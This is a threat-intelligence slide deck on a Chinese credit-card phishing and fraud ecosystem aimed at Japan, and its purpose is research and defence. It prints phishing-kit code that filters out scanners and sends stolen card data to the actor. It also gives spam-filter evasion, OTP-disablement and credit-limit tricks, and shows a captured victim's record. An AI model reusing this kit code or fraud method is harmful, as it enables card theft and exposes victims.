


2022/8/5



Strawberry Donut

- Data Scientist
- Financial crime detection system
- Fraud Detection
- CAMS (Certified Anti-Money Laundering Specialist) Member



Agenda


- Background & Scope
- How I Started This Journey
- Card Shop Ecosystem
- Conclusion

Disclaimer

Our research is 100% compliant with law. We did not conduct any criminal activity.

Background & Scope

In Japan, credit card fraud in 2021 reached 33 billion yen, the highest amount ever. Card number theft accounts for 94% of the total



Source: 日本クレジット協会

Scope: The Chinese card shop ecosystem targeting

Japan

Japan is one of the main targets of credit card fraud

- Japan is a fairly "good" market for the card fraudsters
- Lots of card fraud marketplaces in the dark web (IRC/Forum → QQ/WeChat → TG)



Goal: to understand the value chain of Chinese carding fraud



How I started this Journey...

Entrance: One of the biggest credit card fraud community targeting Japan



- The community is a structured organization providing training and resources for beginners to start credit card fraud
- Subscribers > 96,000 users
- Over 500+ active paid students in first half year 2022

More stories about the community leader...




- The community leader is located in GMT+8 time zone
- Cannot speak Japanese at all, using Google Translate a lot.
- Had a revenue of 56 BTC in 3 years till June 2022
- Got account takeover in June by clicking some malware porn file

Initial Setup: An unattributable research environment



Persona

- A new phone number to create a new telegram account
- A new telegram account



Device

- A newly reformatted laptop
- Rental VPS / RDP server



Internet

- VPN
- Proxy

Training Program as an entrance

Tuition 3000 RMB paid in BTC Environment setup **Training Courses** Phishing mail lure sending Phishing techniques Credit card limit evaluation Cash out demo Basic knowledge and **Resources Provided** guidelines **Environment setup sources** E-mail database Phishing kits Anti bot pool Cash out websites and buyers



Card Shop Ecosystem

Actor's Value Chain

- Initial Setup
- VPS / RDP setup
- Residential Proxy
- Check IP not in blacklist
- Change MAC or hardware ID
- Clean cookies / DNS / cache

- 1 Phishing Setup
- e-mail database
- Phishing kit setup
- Phishing e-mail lure setup
- Email address domain preparation / SMTP setup
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- 4 Use Card
- 5 Monetization

- Select monetization method
- Credit limit evaluation
- OTP authentication disablement

- 2 Start Phishing
- Harvesting
- Card testing

Initial Setup to avoid triggering security rules

IP Setup

Set IP near the targeted country / prefecture

Check IP not in blacklist

■ Major payment & e-commerce services blocked public proxy already
 → Check if your IP is not in the blacklist

Time Zone / Language

■ Set VPS time zone and language to be the same with the targeted location


Change MAC or hardware ID

Set dynamic device ID to avoid MAC being tracked

Clean Cookies / DNS / cache


- Keep the browser environment as clean as possible
- Virtual browser can be an alternative option

Residential proxy covers actor identity and fakes card holder location




Major residential proxy used by fraudsters: 911 (China), oxylabs (Lithuania), BrightData (Israel)

911 used by Chinese fraudsters - 1/2



Residential proxy IP available at city granularity

911 used by Chinese fraudsters - 2/2



User-Agents Available

911 taken down in July





很遗憾的通知您,我们于7月28日永久关停911和其全部服务.

近2年来911一直成为钓鱼攻击的目标。有犯罪分子克隆了我们网站的前端和后台,注册了上百个相似的域名并建立网站,在搜索引擎投放付费的搜索广 告,以及在社交网络钓鱼,当用户在钓鱼网站登录后,他们会记录你的账户密码,甚至诱导你给出账户的密保答案,最终盗走你的911账户(如果你在钓鱼 网站充值、你的充值款项也会被盗走),被盗走的这些账户可能会被黑客倒卖出去作为非法使用。滥用我们的代理网络,而往往被发现的时候为时已晚。 滥用行为已经发生、账户余额已被使用。

但是911一直以来对于非法以及滥用我们的代理网络都是零容忍的,自提供服务的这些年来,我们已经封禁了几千个违反服务条款的账户,收到的滥用 投诉请求我们都会积极跟踪处理, 我们还曾经多次协助德国和波兰警方办案。我们的态度是积极主动的, 我们从程序上屏蔽了很多容易成为目标的域名 以及易受攻击的端口和协议。像发送垃圾邮件、利用Bittorrent传播受版权保护的文件等等在911网络中都是不可能的。但只屏蔽这些还不够,因为大多 数的滥用行为不能只通过程序代码的判定来决定用户行为是否合法:例如一个用户用代理访问了在线商城购物,你很难从程序判断这个用户是否是登 录的自己的账户。使用的是否是自己的银行卡,但是如果你把在线商城都屏蔽掉。又会影响到正常用户,因此想要增加审查的成功率。需要大量的人力。 物力以及时间成本来对所有的用户行为进行人工分析,但这对干我们来说是一个巨大的挑战,而目成本远远超出了我们的承受力,这也是我们选择关停 服务的主要原因之一.

最不幸的是,7月初我们的充值系统遭到入侵,发现有人利用充值系统的API恶意操纵了一大批用户账户的余额,但是我们始终没有找到被入侵的原因。 因此我们在7月22日紧急关停了用户充值和新用户注册并开始展开调查.

7月28日,大量用户反馈无法登录,我们发现服务器数据被黑客恶意破坏,导致数据以及备份丢失。后面经过机房协助调查,发现黑客先是通过 SurgeMail低版本漏洞入侵的邮局。 诵讨查看历史邮件,找到了机房发的历史邮件其中包含了服务器KVM设备的连接密码。 然后通过操作KVM硬件设备 重启了服务器, 加载ISO镜像完成讲一步入侵, 之前被入侵的充值系统也是同样的操作, 由于重要数据丢失导致服务无法恢复, 所以我们被迫做出了这 个艰难的决定.

很遗憾和大家说再见,911感谢大家这么多年来一如既往的支持与信赖.

最后请大家特别注意。911这次关停是永久的,但在我们关停服务以后,做钓鱼攻击的犯罪分子可能依然不会停止活动,他们可能会利用之前克降的假网 站伪装成是我们,继续诱骗用户付款给他们,

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- **5** Monetization

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- OTP authentication disablement

Ways to set up a Phishing Kit

- Using Compromised server:
 - Higher website reputation
 - Higher risk of been taken down
- Using Rental Server (VPS):
 - Setup Apache/Nginx Server and upload PhishKit
 - Bullet-Proof Hosting providers (Russia, etc)
 - Microsoft Azure never take down phishing sites hosted





Phishing Kit Template Examples







SMBC card



MUFJ card



Amazon



American Express

au pay

Rakuma

Phishing Kit Component - 1/6

amazon.co.jp

Block all non-human visitors

```
User-agent: Baiduspider
Disallow: /
User-agent: Googlebot
Disallow: /
User-agent: Googlebot-Mobile
Disallow: /
User-agent: Googlebot-Image
Disallow:/
User-agent: Mediapartners-Google
Disallow: /
User-agent: Adsbot-Google
Disallow: /
```

```
blacklist.dat
  NETCRAFT IP RANGES
194.52.68.0-194.52.68.255
194.72.238.0-194.72.238.255
83.138.182.72-83.138.182.79
83.138.189.96-83.138.189.103
81.91.240.0-81.91.255.255
89.36.24.0-89.36.31.255
83,222,232,216-83,222,232,218
184.172.0.0-184.173.255.255
  KASPERSKY IP RANGES
195.170.248.0-195.170.248.255
212.5.107.128-212.5.107.255
212.5.80.0-212.5.80.63
212.5.110.0-212.5.110.255
80.239.144.72-80.239.144.79
80.23.53.208-80.23.53.215
81.176.69.64-81.176.69.127
80.239.156.192-80.239.156.207
```

Block all bots

Block specific IP ranges

Phishing Kit Component - 2/6

amazon.co.jp

Block all non-human visitors

```
namespace Jaybizzle\ReferralSpamDetect;
use Jaybizzle\ReferralSpamDetect\Fixtures\Headers;
use Jaybizzle\ReferralSpamDetect\Fixtures\SpamReferrers;
class ReferralSpamDetect
     * The referring URL.
     * @var null
   protected $referrer = null;
    * Headers that contain a referring URL.
     * @var array
   protected $httpHeaders = array();
     * Crawlers object.
    * @var \Jaybizzle\ReferralSpamDetect\Fixtures\SpamReferrers
    protected $SpamReferrers;
```

```
<?php
if ($setting['block host'] == "on") {
    $hostname = gethostbyaddr($ SERVER['REMOTE ADDR']);
    $blocked words = array(
            "vocus",
            "spectrum",
            "factioninc",
            "mit.edu",
            "lbot",
            "bannana bot",
            "zbot",
            "golem",
            "webwombat",
            "xift",
            "theophrastus",
            "metascan",
            "qualys",
            "falcon".
            "sohu",
            "teledata-fttx.de",
            "html index".
            "nhse",
            "trendnet",
```

Resolve the IP address to domain name and block famous security organizations

Phishing Kit Component - 3/6

amazon.co.jp

Filtering visitors

```
function getUserIP()
   $client = @$ SERVER['HTTP CLIENT IP'];
   $forward = @$ SERVER['HTTP X FORWARDED FOR'];
   $remote = $ SERVER['REMOTE ADDR'];
   if (filter var($client, FILTER VALIDATE IP)) {
        $ip = $client;
    } elseif (filter var($forward, FILTER VALIDATE IP)) {
        $ip = $forward;
    else
        $ip = $remote;
   return $ip;
```

If the victim is using Proxy, try to get his real IP

```
function countryRole()
   $ SESSION['ip'] = getUserIP();
   $ SESSION[' ip '] = getUserIP();
   $accessCountryList = array("JP", "CN");//允许日本与中国访问
   $qetdetails = 'https://extreme-ip-lookup.com/json/' . $ SESSION[' ip '];
   $curl = curl init();
   curl setopt($curl, CURLOPT URL, $getdetails);
   curl setopt ($curl, CURLOPT SSL VERIFYPEER, false);
   curl setopt ($curl, CURLOPT RETURNTRANSFER, true);
   curl setopt ($curl, CURLOPT FOLLOWLOCATION, true);
   $content = curl exec($curl);
   curl close ($curl):
   $details = ison decode($content);
   $ SESSION['country'] = $country = $details->country;
   $ SESSION['region'] = $details->region;
   $ SESSION['countryCode'] = $countryCode = $details->countryCode;
   $ SESSION['isp'] = $isp = $details->isp;
   if (!in array($ SESSION['countryCode'], $accessCountryList)) {
       //session destroy();
       echo $ SESSION['ip'];
       echo $ SESSION['countryCode'];
       echo " i am sorry, please go out";
       header('HTTP/1.0 404 Not Found');
```

If user IP is not in China or Japan, return an error

Phishing Kit Component - 4/6

amazon.co.jp

Validate inputted information

```
<script type="text/javascript">
   $('.padingtable yinlian').submit(function (event) {
       event.preventDefault();
       var liehuo key = $('#password666').val();
       // console.log(liehuo key.length); return false;
       if (liehuo key.length < 4) {
           alert("パスワードが間違っています");
           return false:
    });
```

If the inputted password length is smaller than 4, return an error

```
function check bin($bin)
   $bin = preg replace('/\s/', '', $bin);
    Shin = substr(Shin, 0, 8):
   $url = "https://lookup.binlist.net/" . $bin;
   $headers = array();
   $headers[] = 'Accept-Version: 3';
   $ch = curl init();
   curl setopt ($ch, CURLOPT URL, $url);
   curl setopt ($ch, CURLOPT RETURNTRANSFER, true);
   curl setopt ($ch, CURLOPT SSL VERIFYPEER, false);
   curl setopt ($ch, CURLOPT HTTPHEADER, $headers);
   $resp = curl exec($ch);
   curl close ($ch);
   return $result:
```

Check if card BIN is valid with open-source API

Phishing Kit Component - 5/6

amazon.co.jp

Return phished information

```
Time: " . date("Y-m-d H:i:s") . "
 Email : " . $ SESSION['studID'] .
| Password : " . $ SESSION['studWort'] . "
----[ CREDIT CARD ]-----
CARDHOLDER: " . $ SESSION['ccol1'] . "
CARD NUMBER : " . $ SESSION['ccol2'] . "
EXP : " . $ SESSION['exp1'] . "
CVV : " . $ SESSION['ccol5'] . "
3DS : " . $ SESSION['password vbv'] .
----[ BILLING INFO ]----
Full Name : " . $ SESSION['fnln'] . "
DOB : " . $ SESSION['dob'] . "
PHONE : " . $ SESSION['num'] . "
COUNTRY : " . $ SESSION['country'] . "
CITY: " . $ SESSION['prov'] . "
ZIP : " . $ SESSION['zip0'] . "
ADD1 : " . $ SESSION['addr1'] . "
ADD2 : " . $ SESSION['addr2'] .
CORP : " . $ SESSION['corp'] .
----[ DEVICE INFO ] -----
UA : " . $ SERVER['HTTP USER AGENT'] . "
LANG : " . $ SERVER['HTTP ACCEPT LANGUAGE'] . "
IP : " . $ SERVER['REMOTE ADDR'] . "
FROM : " . $ SERVER['SERVER ADDR'] . "
```

```
$to = "caoyu3331@protonmail.com";
    $headers = "MIME-Version: 1.0\r\n";
    $headers .= "Content-Type: text/html; charset=UTF-8";
    $subject = "[ Congratulations ] CARD: " . $ SESSION['ccol2'] . "]";
    // mail($to, $subject, $lgsczz2, $headers);
    file put contents("../../result/" . $ SESSION['ccol2'] . ".txt", $1qsczz2);
    ta bot send($lasczz2);
//tg bot send2($lqsczz2);
    header('Location:http://amazon.co.jp/');
} else {
    header('location:/');
```

Send the phished info to the actor's e-mail address; redirect the victim to Amazon website

Returned format

Phishing Kit Component - 6/6

amazon.co.jp

Harvesting





Fresh fished data (魚料) in mailbox

Tricks to avoid email spam filter mechanism

Mindset

Always try to improve the contents / environments to avoid e-mail spam filter mechanism

Environment

■ Change IP continuously: keep your IP as clean as possible


Phishing kit domain server

- Do not register a domain name similar to famous websites:
 big companies have automatic system detecting domains similar to
 their brands
- Register multiple domain names at the same time: to disperse the risk of being fully blocked at once

Phishing URL

- **Do not add SSL:** adding SSL will attract Google police web crawler and disclose your info
- URL redirect: use redirect tools to generate a "seemingly more normal URL" to avoid spam filter mechanism

URL redirect tool - example



Benefits of using URL redirect



URL redirect tools make a URL looks more "normal":

- starts with "HTTPS", more trustworthy
- less suspicious domain names: domain name is the domain of the redirection tool
- ends with less suspicious strings: the name after the domain name can be customized



When blocked by e-mail spam filter mechanism, a URL redirect tool helps a fraudster restart the phishing cycle fast

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Harvesting - Info acquired

- Card number + CVV
- Card holder name
- **Expiration Date**
- **Billing Address**
- Date of Birth
- Device Footprint & Browser Info
- User IP

- Phone number
- 3D ID & password
- Website / Card Membership / Mail ID & **Password**


```
: visa
        : YUUDAI
       : 7/2025
web ID: yuudai0411205@gmail.com
Password 3D: aiai0331
     : 江戸川区中葛西!
     : 1703
     : Japan
     : 1340083
     : 2000-4-
     ip: 42.147.160.162
UserAgent: Mozilla/5.0 (iPhone; CPU iPhone OS 14 7 1 like Mac OS X) AppleWebKit/605.1.15
(KHTML like Gecko) Version/14.1.2 Mobile/15E148 Safari/604.1
Region: Edogawa
Time Date: 14:07:33 13/09/2021
       : 4897
到期日
       : 7/2025
      : 393
      : 2000-4-11
手机号码 : 070
```

Monetization approaches

1 Cryptocurrency / gift card websites that allows credit card



Deliver to domestic receivers to convert into money



Credit card limit estimation

Context

- For fraudsters, a credit card stands for a real person with an unknown credit limit.
- A fraudster's goal is to steal as much as possible.

3 Ways to estimate a credit card value



Evaluate from card info



Social Engineering



Confirm in Card Website

Expected usable amount ~30% of the total credit limit

Estimate credit card limit evaluation with card info

4 Factors to evaluate a card's credit limit

	Card Bin	To know the card level
i	Age	1950-1970 usually have the highest amount
	Mobile Phone Number	Compared to IP phone numbers started with 03, 04, 090, 050, Phone numbers started with 070, 080 means that the card has been used for awhile
0-0-0	Card Expiration Date	A more recent expiration date means the card is older. Older cards tend to have a higher credit limit

Get into card website to confirm credit limit - examples






EPOS Card

account login


SAISON Card

new account registration

Disable OTP authentication with social engineering



Disable OTP authentication by removing mobile phone numbers on card membership website



OTP authentication disablement - example





VISA

EPOS 本人閲覧を行います。バスワードを入力し送信を押してください。 送信先が表示されている方はワンタイムパスワードです。表示さ れていない方はエポスネットのパスワードです。 店舗名: KKDAY ¥8151 FIft: 2021/09/29 カード番号: **** **** **** 7168 ■ヘルブキャンセル

Select "no mobile phone"

Authentication method changed to account password

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Cards are used to buy goods that can be easily resold


Popular Goods:

- Electric Appliance
- Brand Bag
- Ticket & Gift Card
- Brand Cosmetics
- Liquor
- Watch
- Nike Shoes

Cards are used to buy goods that can be easily resold

Popular Goods:


- Electric Appliance
- **Brand Bag**
- Ticket & Gift Card
- **Brand Cosmetics**
- Liquor
- Watch
- Nike Shoes



Receiver Addresses - example

电话:07	姓名:023
邮编:44-	邮编:60
地址详情:愛知県間面	电话:08
灣田401	地址详情:京都府京
方便接收时间:午前中	.7条503
下单请用名字:山本;	方便接收时间:14:0
サンホン タイロウ	下单请用名字:小山
sannhonn tairou	ショウサ
	shousanr
姓名:鈴木	
邮编:214	姓名
电话:090	邮编
地址详情:神奈川県川	电话 639
7石川20	地址详情:兵庫県芦
万使接收时间:周一至	方便接收时间:午前
下单请用名字:给木目	下单请用名字: 豊田
レイボク	ホウデ
reiboku	houder
姓名:上原	
姓名·工尽 邮编: 170-4	姓名:021
申话: 0803	邮编: 5380054
地址详情;东京都豐泉	电话: 09039
20年间,水水型量	地址详情:大
万使接收时间:午前中	方便接收时间:16:0
下单请用名字:上原 (下单请用名字:松本
ジョウケ	ショウ
jougenn	shouho

Receiver Addresses - example (Taiwan)






Monetization dealers demonstrate their accountability by showing the goods received







Summary - Actor's Monetization Funnel





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- Card testing

Roles broke down to avoid legal sanctions

- O Initial Setup
- VPS / RDP setup
- Residential Proxy
- Check IP not in blacklist
- Change MAC or hardware ID
- Clean cookies / DNS / cache

- 1 Phishing Setup
- e-mail database
- Phishing kit setup
- Phishing e-mail lure setup
- Email address domain preparation / SMTP setup

- 2 Start Phishing
- Harvesting
- Card testing

Phisher

3 Card Using Setup

- 4 Use Card
- 5 Monetization

- Select monetization method
- Credit limit evaluation
- OTP authentication disablement

Card User

Monetization Dealer

Summary - Key success factors for each role

Phisher

- Good e-mail databases for sending phishing mails
- Good phishing kits and anti-bot mechanisms to avoid triggering security rules
- Adequate e-mail contents to increase the ratio of successful delivery

Card User

- Honest card info supplier
- Patience and solid environment setup to fake user behavior

Monetization Dealer

- Recruit sufficient package receivers
- Abundant cashflow
- Cross-border money laundering techniques

Relevant stakeholders shall collaborate to defend effectively

- Initial Setup
- VPS / RDP setup
- Residential Proxy
- Check IP not in blacklist
- Change MAC or hardware ID
- Clean cookies / DNS / cache

- 1 Phishing Setup
- e-mail database
- Phishing kit setup
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 - 3 Card Using Setup
- Select monetization method
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
- 2 Start Phishing
- Harvesting
- Card testing

The parts we can defend

4 Use Card

5 Monetization

All stakeholders shall collaborate together to defend effectively and speedily.



Source: Security Certification in Payment Card Industry: Testbeds, Measurements, and Recommendations



Thank you

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